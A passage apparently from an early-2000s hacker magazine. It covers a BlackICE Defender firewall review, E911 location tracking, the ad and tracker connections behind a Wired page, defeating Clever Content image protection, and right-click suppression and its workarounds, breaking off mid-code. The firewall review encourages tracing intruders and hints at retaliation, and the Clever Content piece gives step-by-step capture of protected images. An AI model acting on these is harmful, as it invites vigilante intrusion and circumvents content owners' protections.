pretty impressed with its performance strictly as a firewall. Let's just say that it complements other software that I use and will mention further in the article. Remember, these are my opinions on how I see things and if you disagree, oh well. Write your own damn article.

I am going to start out by going over the initial interface which the user is presented with when he brings up BID. Everything is done by tabs across the top of the window which are labeled Attacks, Intruders, History, and Info.

Attacks

Shows any attacks or suspicious events that BID has found taking place over your network. It lists the Result, Time, Attack Type, Intruder Name, and Count.

Result: Shows an icon of a certain color letting you know the severity of the attack. BID breaks attacks down into Critical, Serious, Suspicious, or Informational. It also has an icon overlaid to let you know whether BID was effective at stopping the attack or whether the computer has been violated. (I haven't seen BID beaten yet by others or myself.)

Time: If you truly don't know what this is, jump out a window.

Attack Type: Tells you what type of attack was conducted against your machine. Examples include HTTP PORT PROBE, NETBIOS PORT PROBE, or ECHO STORM (from a SMURF attack).

Intruder Name: BID will try to resolve the NetBios name of the intruder. The NetBios name is "usually" the name in which the attacker is logged onto his computer with. If BID cannot resolve it, normally meaning the attack is running a firewall also, it will display the attacker's IP address.

Count: Amount of times the attacker tried his attack.

Example: (ICON) 09/05/01 22:38:11 NetBios Port Probe BOBWHITE 4

Intruders

This tab shows the information that BID got from the attacker during its back trace (more on back trace later). The information displayed is IP, Node, NetBios Name, Group, MAC Address, and DNS.

IP: If you don't know what an IP is, read *TCP/IP For Dummies.*

Node: Shows the computer network node of the intruder.

NetBios Name: Was covered above under "Attacks: Intruder Name".

Group: The network group to which the intruder's computer belongs.

MAC Address: Media Access Control address, a hardware address that uniquely identifies each node of a network. There are services on the web that will track this for you. Have fun searching for them.

DNS: Domain Name Service will normally give away what system or ISP the user is logged onto.

Example: (X's added to protect the ID of the guilty)

```
IP: 168.49.210.XXX
Node: COMPUTER ##
NetBios: COMPUTER ##
Group: AD#XX_XSD
MAC: 00C0F562BXXX
DNS: adsl-168-49-
210.dsl.XXXX21.pacbell.net
```

History

Interesting information for your personal reference. This shows how much traffic was used for attacks and for normal traffic in a nice graphical format. It can be viewed from the last 90 minutes, hours, or days. It also tells you the total number of attacks and total number of packets in the same time frame as above.

Info

Shows your registration info, license info, and version info. Useless note: All this info can also be found in various TXT files under the BID directory on your HD.

Settings Menus

This is the different tab menu under the settings. Very quickly:

Protection: You can set BID to four different settings to protect you at different levels. You can choose from Trusting, Cautious, Nervous, and Paranoid.

Log Packets: You can set BID to save a log file of all packets to your computer so that you can review them later at will. External software is needed for this unless you're really good with Notepad. Good luck.

Log Evidence: BID will log all the traffic and information of the intruders to a log file for future use or proof. If someone really bugs the hell out of you, this file will be helpful in dealing with his or her ISP. Some will say that they won't turn a fellow hacker inÖ. wait until he pings you or probes you 625 times in 10 minutes. It gets *real* old. Or you can handle it yourself but we won't go there right now.

Back Trace: I told you there would be more on this. BID has two types of back traces - direct and indirect. An indirect trace will not alert the intruder that you are tracing him. BID will analyze the incoming packets from the various routers to gain information about the user. This will normally only net you his IP address. A direct trace will actually pull information from the intruder's computer. If he is running a firewall, you will not get anything except his IP. But if not, you will net his Node, Group, NetBios name, MAC, and DNS. If he is monitoring his ports and information with something like McAffee's Guard Dog, he will know he is being traced. Or he can even block it and you will get nothing. I run direct and indirect traces on every attack. What the hell, you're protected, why not nab all his info?

Detection: Allows you to manage trusted or ignored IP addresses.

Preferences: This is where you can set up BID to do auto update checks. You can also configure how BID will alert you to attacks.

Useful Features

A few things I find useful:

Stop BID Engine: You can stop your protection and restart it at will. Sometimes you have to shut down your firewall protection in order to play some online games or do other online tasks. Quick and easy to do.

One year tech support: If you actually lack the intelligence to figure out this AOL User Safe GUI, you can use the free tech support to figure it out for you.

AdvICE: Anyone can use this feature whether you have BID or not. Go to http://advice.networkice.com/advice/. This site has a ton of information about all the types of attacks and how to deal with them. It has a lot more information - too much to cover here - so go look for yourself. You can also highlight one of the attacks in your attack menu and hit the AdvICE key and it will automatically take you to the portion of the AdvICE site regarding that specific attack.

Outside of the BID GUI

Inside the directory where you installed BID there are a few files that are fun to look at and play with. Take a look at these:

Attack-List.CSV: Open with MS Excel. This tells you all the information that the GUI tells you under the Attack Tab except in column I. That column will tell you exactly what port the attack came across on.

Example:Port=80|4109|4110|8945&Reason=Firewalled

If I had my way I would put this information into the GUI itself to make it easier to access but I think Network Ice didn't do that so it wouldn't confuse the AOL or Compuserve users. (Yes, I *f**king* hate AOL!)

BlackD.LOG: This is the log that contains all the changes, settings, etc. that has happened within BID. Take a good look through this file. It is long but contains some good stuff.

Firewall.CFG: Configuration file for the firewall. BID does not recommend manually configuring this file. Yeah... sure....

Issuelist.CSV: Open with MS Excel. This file contains every attack and issue known so far that BID protects against. I strongly suggest you take a look at this file and do some reading. Good trash....

Readme.TXT: Don't, it is useless and really boring.

BlackICE Def Quickstart.PDF: Information card that comes with BID when you buy it in the store.

Host Directory: Contains TXT files of all intruders named by the intruder's IP address.

Personal Notes and Thoughts

I like BID. Easy to use and has good features. I also like how it pulls information from the attacker and stores it for you. Even if the attack was running a firewall and all you could gain was his IP address, you could use external software like Visual Route and Access Diver to find him, his ISP, and do other interesting things to teach him not to mess with you again. (Note to law enforcement: I do not condone this behavior or partake in naughty things.)

I really do not have an opinion on hardware firewalls versus software firewalls. Sometime when you are doing certain online tasks behind a hardware firewall like playing online games, UDP and some TCP probes/attacks can still get through the hardware. That is where BID comes in.


If you have any questions, ask someone else because this should have answered them all.

The future of enhanced 911

by Wumpus Hunter

By 2005, if you carry a cell phone your wireless carrier will have the ability to track your location with an accuracy of about 50 meters. No, this isn't some dystopian fantasy. This isn't science fiction. It's real, federally mandated, and all in the name of safety.

It's known as Enhanced 911, commonly referred to as E911, and it's an FCC mandate that started in 1996. It's probably not as bad as it sounds (although some conspiracy theorists would disagree with me). But by the same token, it raises some important issues that must be addressed over the next few years. As E911 will affect every wireless subscriber in the country, it is extremely important that we all understand how it works, how it will be implemented, and what the potential privacy concerns are.



How It Works

While law enforcement has been able to track cell phone users' locations to some extent for a long time, the new E911 standard will greatly increase that ability. The backbone of this new location tracking ability is known as Automatic Location Identification (ALI). When E911 is fully implemented, all wireless carriers will provide ALI to the appropriate Public Safety Answering Point (PSAP). This can be done in one of two ways: Handset-Based ALI or Network-Based ALI.

Network-Based ALI was the original method proposed by the FCC when they first drafted the E911 requirements. At the time, it was the best location method available that could be reasonably implemented. This method provides the caller's location within 100 to 300 meters by using triangulation and the measurement of the signal travel time from the handset to the receiver. If the handset is within range of only one cell site, this method fails completely, giving only which cell the user is in and the approximate distance from the cell site. If there are only two cell sites available, rather than three, the system tends to fail and give two different possible user locations.

Handset-Based ALI requires that the cell phone handset include technology such as GPS to provide location information to the PSAP. Although exact figures are hard to come by at this point, some analysts predict that the inclusion of GPS in cell phones will add an additional $50 to the total cost of the phone. The benefit for wireless companies is that it doesn't require the substantial changes to their network that using Network-Based ALI would mandate. Using GPS for ALI gives this method accuracy within 50 to 150 meters.

Although it is tempting to engage in a debate as to whether Network-Based ALI or Handset-Based ALI is the best option for wireless carriers, it would seem that the best solution is to use a mixture of both technologies. Handset-Based ALI (using GPS) could be rendered useless in the steel and concrete buildings of a large city, while Network-Based ALI would fail in rural areas with limited cell tower coverage. Therefore, it would appear that Handset-Based ALI is the choice for rural settings while Network-Based ALI would be the best solution for urban users. In addition, some companies may deploy hybrid systems that use both GPS and network-based technologies.


Implementation

The FCC has set two implementation phases for E911 service roll-out. Phase I, which began in April 1998, required that wireless carriers provide the 911 caller's phone number and cell site to the local PSAP. Phase II went into effect in October, requiring that all carriers begin selling E911 capable phones starting October 1, 2001. Also, as of October 1, 2001 or within six months of a request from a PSAP, wireless carriers must be able to locate 67 percent of handset-based callers within 50 meters and 95 percent of callers within 150 meters. At the same time, they must be able to locate 67 percent of network-based callers within 100 meters and 95 percent within 300 meters.

Sprint was the only company to actually meet any of the requirements with their Sprint PCS SPH-N300 (made by Samsung). And with more deadlines coming up, it appears unlikely that wireless carriers will actually meet them on time. Of all new handsets being activated, 25 percent are supposed to be ALI capable by December 31, 2001, 50 percent by June 30, 2002, and 100 percent by December 31, 2002. The FCC expects to have 95 percent of all cell users using ALI capable handsets by the end of 2005.

Privacy Issues and Concerns

E911 services are coming whether we like them or not, so privacy and security issues must be considered and made public. Originally, the FBI wanted to have ALI services be "always on" for law enforcement purposes. The thought of federal agencies having the ability to track anyone carrying a cell phone at any time caused enough public opposition that the original proposals were changed. Now ALI services can be shut off by the user at all times except during a 911 call. This approach seems to be a decent compromise and reduces some of the chances for government abuse. Even companies seem to have heard the public cry for privacy, with Qualcomm announcing that their handset-based ALI technology will only broadcast a user's location when they press an "I am here" button.



However, despite these assurances, some wireless carriers are planning to offer "location based services" for their users (local movie times, McDonald's locations, etc.). The threat of privacy abuse by corporations thus becomes a major concern. Even if users have the ability to turn off their ALI services, we all know that most will just leave them on all the time. This will allow companies to track users and develop demographics and marketing information based on where they go, how long they stay there, and other personal habits. It is then only a matter of time before advertising companies use this information to send location targeted ads straight to your phone. Most disturbingly, even if the government isn't directly tracking your location, local and federal law enforcement are only a warrant away from seizing any of your wireless carrier's location information.

Conclusion

In the end, it would seem that the most distasteful parts of the E911 plans have been dropped, leaving a program of enhanced emergency services that currently don't seem that bad. In that respect, E911 has so far been a success for all parties involved. However, the price of freedom is eternal vigilance and while some privacy issues have been averted, other ones have taken their place. Whether it be by government agencies or corporations, abuses of location based information can erode our privacy just the same.

Now you know the basics of E911 - how it works and what to look out for. It is up to all of us to keep a watchful eye on how it is implemented over the next few years.

BEHIND THE SCENES
on a web page

by angelazaharia

Have you ever wondered what exactly happens when you go on the Internet, type (or click on) a URL, and access a web site with your browser? How do all those images, text, multimedia special effects (and let's not forget the ads here!) "magically" appear on your screen? It's all rather mysterious, isn't it? Wanna take a lookie-see "behind the scenes?" That is what this article is all about.

First, let's mention a few truths here and throw in some hooks: Very few web sites are actually profitable (making enough/or even any money to be in the black). That is why most dot-com sites throw all sorts of ads and/or pop-up banners at you. But wait, have you ever noticed how all of those advertisements are on top of the page and are the first thing to appear (be downloaded)? Have you ever monitored how many cookies an average web site writes onto your HD? Ever heard of companies such as DoubleClick, Aureate, Akamai? If yes, do you know what they do to make money? When you use a search engine, do you ever wonder why all the links you find on page one are major commercial companies' sites? Weren't you surprised even a little bit when advertisements tailor-made to fit what you were looking at began to pop up on your screen? All these questions, eh?

Here are the tools I will be using to unveil all those "secrets:" Your ordinary web browser (Netscape, not Internet Explorer), EditPad (a freeware, same as Windoze's NotePad but of course it does a lot more), a good firewall such as @Guard (oldie but goodie), and my brain. I will use @Guard's wonderful logging capabilities and dashboard window to monitor all the connections my web browser will make in the course of my investigation, no matter how short-lived they may be, hehehe. The web site I will be looking at is **http://www.wired.com/news/technology** from *Wired Magazine,* a tech news site which I read almost daily. For this session, I will be accepting all ads, cookies, Java, JavaScript, ActiveX, and everything else they throw at me. I activate @Guard's dashboard window and I am ready to begin!

I start Netscape, click on the **http://www.wired.com/news/technology** link and immediately begin checking my connections by refreshing the option on the dashboard window. Here is what appears:

```
Executable        State            Remote                    Local    Port  Sent  Rcvd
NETSCAPE.EXE      Connected/Out    a112.g.akamai.net:http    myPC     2372  371   503
NETSCAPE.EXE      Connected/Out    a112.g.akamai.net:http    myPC     2373  368   582
NETSCAPE.EXE      Connected/Out    lubid.lycos.com:http      myPC     2374  350   419
```

Hmmmm.... Rather interesting, isn't it? Let's go over each part and explain what we are looking at exactly:

NETSCAPE.EXE is the browser, of course.

Connected/Out means Netscape is reaching out and connecting right now.

Remote is the remote server Netscape is connected to (in this case it's two servers named **a112.g.akamai.net** and **lubid.lycos.com** both using server port **http** (or 80)).

Local is my PC and **Port** is what port is being used on my PC (in this case it's three ports: **2372**, **2373**, and **2374**).

Sent and **Received** are bytes sent by my PC and received by my PC.

Anything jumping at you already? I sure hope so! I do not remember asking to connect to either a112.g.akamai.net or lubid.lycos.com, but rather to http://www.wired.com/news/technology. So who/what are those places and more importantly why am I connecting to them and why am I sending and receiving data to/from them? (Small as it may be - **371** bytes is next to nothing.)

Oops, and since I told Netscape to: "Warn me before accepting any Cookies" I get this lovely message on my screen:

The server www.wired.com wishes to set a cookie that will automatically be sent to any server in the domain wired.com. The name and value of the cookie are: p_uniqueid=7s42L2dLf04XY6gr3B. This cookie will persist until Thu Dec 31 15:59:11 2037. Do you wish to allow the cookie to be set?

Wow, this cookie will be "alive" on my HD for a loooong time, won't it? Not to worry, I love cookies and I eat them every day, making sure none are left on my HD. So I click yes. But did you notice in the message how that cookie will be read by any server that's part of Wired.com? We will come back to that part later.

Let's now save the HTML code of the web page and look at it. To do that in Netscape, I go to File—>Save As (or Ctrl+S)—>Save. The name of the page is technology.html. Oh, wait, while talking to you, another connection appears, so let's hurry and look at it by refreshing the dashboard window again. The new connection is connection number 4:

```
Executable      State           Remote                    Local   Port  Sent  Rcvd
NETSCAPE.EXE    Connected/Out   a112.g.akamai.net:http    myPC    2372  371   503
NETSCAPE.EXE    Connected/Out   a112.g.akamai.net:http    myPC    2373  368   582
NETSCAPE.EXE    Connected/Out   lubid.lycos.com:http      myPC    2374  350   419
NETSCAPE.EXE    Ctd/UNKNOWN     local host                myPC            0     0
```

It stays active for a second and then it's gone. Hehe, that was just an ad *Wired* was trying to get by me, but I'm too clever for them and I simply threw it right back into their faces using my Hosts file. That's what local host means. I will talk about the Hosts file at the end of this article. Let's continue studying. Using EditPad, I open the saved HTML code of technology.html and scroll down. *Aha!* There it is! Almost right at the top, in the <!— THIS IS THE NEW NAV BAR —> I see multiple references to both the mysterious lycos and akamai. Here are a few of them:

```
<a href="http://www.lycos.com/network/" target=_top>
```

and

```
<img src="http://a1112.g.akamai.net/7/1112/492/03312000/static.wired.com/news/images/
  lycos_logo_3.gif"
width=116 height=19 alt="The Lycos Network" border=0>
<a href="http://www.lycos.com/">Lycos Home</a> <a href="http://www.lycos.com/
  sitemap.asp"> <a href="http://my.lycos.com/">My Lycos</a> <img src="http://
  a1112.g.akamai.net/7/1112>
```

The details of all the above gibberish don't really matter. What's important is that they include lycos and akamai. Let's just mark those obvious web addresses: **http://www.lycos.com/network/**, **http://www.lycos.com/** and **http://my.lycos.com/.** So now it is beginning to make some sense, isn't it? Every time I go to http://www.wired.com/news/technology I also connect to this bunch of other web sites too. lycos.com appears to be one of the main servers for this domain. I have done some info digging previously and I know *Wired* is part of the large Lycos corporation which also includes free web hostings such as http://www.tripod.lycos.com/ and http://angelfire.lycos.com/, search engines (http://hotbot.lycos.com/), and other various "free" Internet services such as free web page building tools. Remember what my cookie said? It will be read by all the Wired (Lycos) domains, which means that if I am a frequent visitor to a few of their sites, they will have a rather detailed report of what I like to look at and what I like to do online just by tracking me with their cookies. Visiting those web sites, you can see they are international, with servers in just about every major country in the world. Spider webs indeed!

Now, let's look at the akamai part and see how they fit into this puzzle:

```
<img src="http://a1112.g.akamai.net/7/1112/492/03312000/static.wired.com/news/images/
  lycos_logo_3.gif" width=116 height=19 alt="The Lycos Network" border=0>
```

img src means image source. Its web address matches exactly what the dashboard window showed:

```
Remote                    Local   Port   Sent   Received
a112.g.akamai.net:http    myPC    2372   371    503
a112.g.akamai.net:http    myPC    2373   368    582
```

Reading the HTML akamai code further, it becomes clear what its function is. Akamai keeps *Wired* images on its servers and when we click on a *Wired* site, our browsers read the HTML code and also connect to the akamai server to get the images from there. Very interesting, isn't it? Bet you didn't know that, eh? Akamai hosts often-requested images and other data from hundreds of sites on their ring of servers scattered around the world. What's even more interesting is Akamai does all this "free of charge." How do you think they make their money, eh? I will leave that little puzzle for you to figure out.

Going through the HTML code, I see numerous references to akamai. Just for the fun of it, I count them and come up with 36 times the akamai server got contacted to serve an image to me. Doing the same for lycos, I find 33 references.

Let's now look at my @Guard's logs and see what extra info we can dig from them. Here is @Guard's Web History Event Log, showing more sites my browser made a connection with:

```
8/25/01 10:47:17.227 http://lubid.lycos.com/one.asp?site=wired.lycos.com&ord=825356
8/25/01 10:46:56.857 http://www.wired.com/news/technology/
```

As you can see, the **?site=wired.lycos.com&ord=825356** matches the date, but I'm not sure what the rest means.

Here is @Guard's Web Connections Event Log, showing the sites my browser made a connection with:

```
8/25/01 10:47:16.510 Connection: www.wired.com: http from [myPC]: 2368, 283 bytes
sent, 43118 bytes received, 22.053 elapsed time
```

2368 is the port my PC used, **283** were the bytes my PC sent and **43118** were the bytes my PC received.

Most eye opening is the Privacy Event Log, showing just about every connection established while the web page's data (the images) was being transferred:

```
8/25/01 10:47:16.630 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http://
  lubid.lycos.com/one.asp?site=wired.lycos.com&ord=825356
8/25/01 10:47:16.630 Blocked Referer: http://www.wired.com/news/technology/ sent to
  http://lubid.lycos.com/one.asp?site=wired.lycos.com&ord=825356
8/25/01 10:47:16.623 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to
  http://a112.g.akamai.net/7/1112/492/20010825/www.wired.com/news/images/mail2.gif
8/25/01 10:47:16.623 Blocked Referer: http://www.wired.com/news/technology/ sent to
  http://a112.g.akamai.net/7/1112/492/20010825/www.wired.com/news/images/mail2.gif
8/25/01 10:47:16.547 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to http://
  a112.g.akamai.net/7/1112/492/20010825/www.wired.com/news/images/w_button.gif
8/25/01 10:47:16.547 Blocked Referer: http://www.wired.com/news/technology/ sent to
  http://a112.g.akamai.net/7/1112/492/20010825/www.wired.com/news/images/w_button.gif
8/25/01 10:46:54.478 Allowed User-Agent: Mozilla/4.08 [en] (Win95; U;Nav) sent to
  http://www.wired.com/news/technology/
```

Oops, I guess I told @Guard to block a few connections, hehe. Oh well....

Now, let's try accessing again the exact same site, but this time with @Guard firewall turned off, just to see if anything different happens. I will again be using Netscape, so I can watch the connections as they appear on Netscape's status bar located along the lower bottom left side.

I go through the same steps and keep a constant eye on the bottom left part of Netscape. This time, along with the expected akamai and lycos I notice something different, something I haven't seen before:

```
Connect: Contacting Host: ln.doubleclick.net/ad...
Transferring data from: http://ln.doubleclick.net/ad...
Connect: Contacting Host: ln.doubleclick.net/ad...
Transferring data from: http://ln.doubleclick.net/ad...
Connect: Contacting Host: ln.doubleclick.net/ad...
Transferring data from: http://ln.doubleclick.net/ad...
```

then:

```
Connect: Contacting Host: ad.doubleclick.net/ad...
Transferring data from: http://ad.doubleclick.net/ad...
Connect: Contacting Host: ad.doubleclick.net/ad...
Transferring data from: http://ad.doubleclick.net/ad...
```

and finally:

```
Connect: Contacting Host: m.doubleclick.net/ad...
Transferring data from:
Connect: Contacting Host: m.doubleclick.net/ad...
Transferring data from:
Connect: Contacting Host: m.doubleclick.net/ad...
Transferring data from:
```

The connections last for one or two seconds at most.

(Note: here is a secret I failed to mention before. I run on a painfully s-l-o-w 33,600 bps modem connection which helps me observe everything that happens in kinda slow motion. People using 56K modems, DSL cable, or T1 lines won't be able to see what I see because everything will happen very fast for them. This is one instance where slow speed pays off!)

Intrigued, I go back to the technology.html file and search for the **ln.doubleclick.net** string first and, again, I find numerous references such as:

```
<a href="http://ln.doubleclick.net/jump/wn.ln/technology;h=net;sz=468x60;ptile=1;pos=1;
  !category=adult;ord=2215222830?" target=_top>
```

and

```
<img height=60 SRC="http://ln.doubleclick.net/ad/wn.ln/technology;h=net;sz=468x60;
  ptile=1;pos=1;!category=adult;ord=2215222830?" >
```

How interesting! Besides connecting to **ln.doubleclick.net**, they also send images **<img height=60 SRC=...** from their server **http://ln.doubleclick.net/ad/wn.ln** to my PC. Care to guess what kind of images those might be? Well, doubleclick are notorious for their ads! In fact, a big stink was raised last year when it was found out how they began combining their ads with cookies, this tracking and making detailed reports on everyone who is stupid enough to even click on an ad. Just for the fun of it, I again counted how many times my browser had to connect to doubleclick.net to receive all the images. This time it was only seven times. Well, I guess that's better than 36 times! Yeah, right!

Let's play with the doubleclick ad now and see if we can learn anything interesting from it. On the web page I run my mouse over it and carefully watch Netscape's status bar. Here is what I get:

http://ln.doubleclick.net/click;3215854;0-0;1;3630096;1-468|60;0|0|0;;%3f
http://music.lycos.com/features/pd....

and my browser runs into the end of the screen on the right side. Again that lycos appears, eh? Almost like it's following us everywhere we wanna go! Wanna grab the whole string from the HTML code? Betcha million bux I can find it in there, hehe. No? Didn't think so either. What the hell I say, let's click on it, see what happens and where it will lead us. Immediately, I begin to see the same: **Connect: Contacting Host: ln.doubleclick.net/ad...** as before, over and over and over again. **Transferring data from: http://ln.doubleclick.net/ad...** and I am sent to **http://music.lycos.com/features/pdiddy/.** I guess lycos is in the music biz too, selling/giving away free mp3's, etc. with that music.lycos.com web site. I patiently wait until the page has loaded. Then since I don't care to get any pdiddy material, I use the Back button to go to the original *Wired* page. And the ad has now changed. Hmmm....

Since I simply love punishment, I again click on the ad, and now I am sent to:

http://www-3.ibm.com/e-business/lp/innov3/innov3_flat.html?formId=15&P_Site=S03&
P_Campaign=101C4E02&P_Creative=koustuv&c=Innovations_W3&n=koustuv&r=lycos
&t=ad&P_Vanity=

And when I go back to *Wired,* I am not surprised to see that the ad has changed again.

Noticed all those lycos references all over the place in all the URL links?

Finally, I check the cookie file in C:\Program Files\Netscape\default\ folder. Here is the full text of the cookie I allowed in earlier:

```
.lycos.com TRUE / FALSE 2147403541 lubid
010000508BD395FD04483AB11D7000BD0D1400000000
```

There are those lycos and lubid names yet again. Funny, eh? Lycos, lycos, lycos, lycos, everywhere, even if it was a *Wired* cookie!

Let's review everything we have learned so far: When we click on an ordinary web page to access it, our browser reads the HTML code of that web page and most likely it also opens numerous other short-lived back door connections to various other web servers which contain the images and the ads for the original web site. Usually, an average web page will contact up to between four and nine other servers and get data from them. The most common (the ones I know of) are akamai which "serves" images, doubleclick which servers both ads (in form of images) and cookies embedded into the ads. All of this surreptitious activity can easily be spotted with a good firewall and a bit of patience.

Are you starting to feel a little uncomfortable now, seeing all these "behind the scenes" activities happening just to read one lousy web page? Personally, all that connecting to multiple servers and sending and receiving data from/to them makes me highly annoyed because I know exactly what doubleclick and akamai do. Numerous articles have already been written about doubleclick, so I don't have to repeat them here.

To summarize: To survive the collapse of the NASDAQ, most commercial bastards on the Internet have been trying to find new various ways to make money. They throw as many ads at us as possible and try to compile a very detailed use of all of our online activities using cookies, ads, web bugs, java, javaScript, and other known and unknown ways. Internet companies serving "content" (be it news, information, etc.) get into contracts with sleazebags such as doubleclick, akamai, and others, and create databases out of every bit of information they can squeeze about you and your surfing habits. Do you know how many people are monitoring, logging, classifying everything you are doing online right now? Isn't privacy important to you? Personally, I say that anyone who monitors you without your permission is your enemy. I say we must fight them with everything we got including but not limited to: knowledge of how our PCs and all of our software work, a good firewall, and last but not least our brains!

Don't kid yourself: Those clowns don't have any shame or remorse. All the very juicy information they collect about you is later sold for a lot of money to different companies that may be interested in this kind of stuff (trust me, there are a lot). Go ahead and check what your favorite web page is doing behind your back. Betcha you will be surprised.

CRACKING CLEVER CONTENT

by Tokachu

At first when I had heard about "Clever Content" from *PEI Magazine* and what it was capable of, I was, to say the least, quite intrigued. It seemed that this was some new (insanely overpriced) technology by Alchemedia to protect images by preventing them from being printed, saved, or otherwise captured. After a lot of experimenting, I found that Clever Content has multiple safeguards.

How It Works

The first safeguard is the easiest to get past. It's the HTML encoding parameter. To prevent viewing the source in Internet Explorer, the "Content-Encoding" parameter is changed to "iso-8859-1". This disables "Save", "Print", and "View Source" in Internet Explorer (it doesn't disable "Edit" though!).

Next, a special DLL is used to invoke a special method of drawing the image. Since it doesn't use GDI in an ordinary way, the image cannot be captured by ordinary means. The DLL is named "CSCCTRL.DLL", and is usually located in the "%windir%\Downloaded Program Files" directory. By looking in the Registry, you can see that its ActiveX name is "CscClnt", and that its CLSID is "0122955E-1FB0-11D2-A238-006097FAEE8B".

Another safeguard within the ActiveX DLL is a routine that detects screen-capture and debugging programs. If it finds either one, it will not work. Luckily, it wouldn't detect the Microsoft Visual Studio Debugger. With further debugging, I found the Type Library for the control. There were lots of interesting settings, such as a RightClick event. The values for these properties can be found within the embedded JS file in the HTML page (Alchemedia encoded most of them in escape sequences - not that hard to decode.)

How To Capture Images

It took me a bit of time to figure it out, but I finally found out how to capture images "protected" by Clever Content. First, get a copy of Lotus ScreenCam 97 (it's free from IBM). With the protected image being shown, start a video-only capture that lasts for at least one second. Save the video as an uncompressed AVI at 2 FPS and load it into AVIEdit (another freeware program, available from Microsoft's website). Navigate to the frame where the protected image is displayed and hit <Print Screen>. Paste the bitmap into Paint, crop it, and save it. Poof! No more protected image.

Conclusion

Hopefully Alchemedia has learned that, once something is posted on a web site, you cannot protect it, no matter how many plug-ins you coax your customers into downloading.

right click suppression

by Rob Rohan

I was reading 18:2 and saw a letter from mkr08 describing how to get around the right click suppression so predominant in today's web page design. The reason for the suppression is, at least in my opinion, to keep one from "stealing" the code or saving the pictures (this is pointless as everything you view on the web is in your browser's cache). Try to envision a web where you cannot "View Source" or right click and "Save As...". In light of the DeCSS case and the trademark madness, it is pretty obvious we are going that way.

I am going to show how to suppress a right click on a web page using Java script, and then how to get information from a "right click suppressed" page without relying on the cache (as this may be unavailable in the future).

The Lock Down

To lock down our page, first we catch right clicks, then we suppress the menu. In the code below, the doListen function and the body tag catch the right click for most of the browsers. The actual suppression follows in the javascript function mtMenu.

```
<html>
<head>
<title>No Right!</title>
<script language="javascript">
var IE=0; OLD=0;
function doListen(){
        //So we know if it's IE
        if(navigator.appName.indexOf("Explorer")>0) IE=1;
        //old Netscape (NS4)
        if(IE!=1 && parseInt(navigator.appVersion) == 4){
                document.captureEvents(Event.MOUSEDOWN);
                document.onmousedown=mtMenu;
                OLD=1;
        }
        //NS6 event handler is kind of like java
        if(IE==0 && OLD==0) document.addEventListener("mousedown", mtMenu, false);
}
function mtMenu(e){
        //suppress menu in IE
        if(IE==1) event.returnValue = false;
        //suppress menu in NS4/6
        return false;
}
</script>
</head>
<body onMouseDown="mtMenu();" onContextMenu = "mtMenu();" onLoad="doListen();">
<h3>test</h3>
</body>
</html>
```

The key to this suppression is the event handler returning false. By returning false we are saying, "We got it. No other event needs to occur. Thanks." If we wanted to let the menu pop-up, but have code between the right click and the menu popping up, we could return true.


The Freedom

OK, now to get around this there are several simple things we can do. Let's start with how to view the code, and then how to save the pictures, Java applets, flash, etc. (assuming the menu option is unavailable).

Go to the page in Lynx and view source. Java script has no effect on Lynx. If for some reason Lynx is outlawed (OK - I am really stretching it now), you can just act like a browser and get the code from port 80 yourself. Telnet to port 80 and type "GET /thedir/thefile.html".

To get pictures is equally as simple. Can anyone say "print screen"? No matter what anyone comes up with to block picture saving, you still have to be shown the picture at some point. However, screen capture won't work for animated gifs, flash, and other moving visuals. To get these files you can, again, act like a browser and just get the picture from the server. The following is a simple Java application to demonstrate how to download a file from a URL.

```
import java.io.*;
import java.net.*;

public class grabFile {
  public static void main(String[] args) throws Exception {

        if(args.length < 2){
                System.out.println("Usage: java grabFile <URL> <File>");
                System.exit(1);
        }
        URL myFile = new URL(args[0]);
        URLConnection cc = myFile.openConnection();

        int inputNums;

        try {
                //Open two streams. one for file output one for URI input.
                DataOutputStream Fout = new DataOutputStream(new
FileOutputStream(args[1]));
                DataInputStream in = new DataInputStream(cc.getInputStream());

        // While the stream is not -1 (EOF)
                while((inputNums = in.read()) != -1){
        //write to the picture file
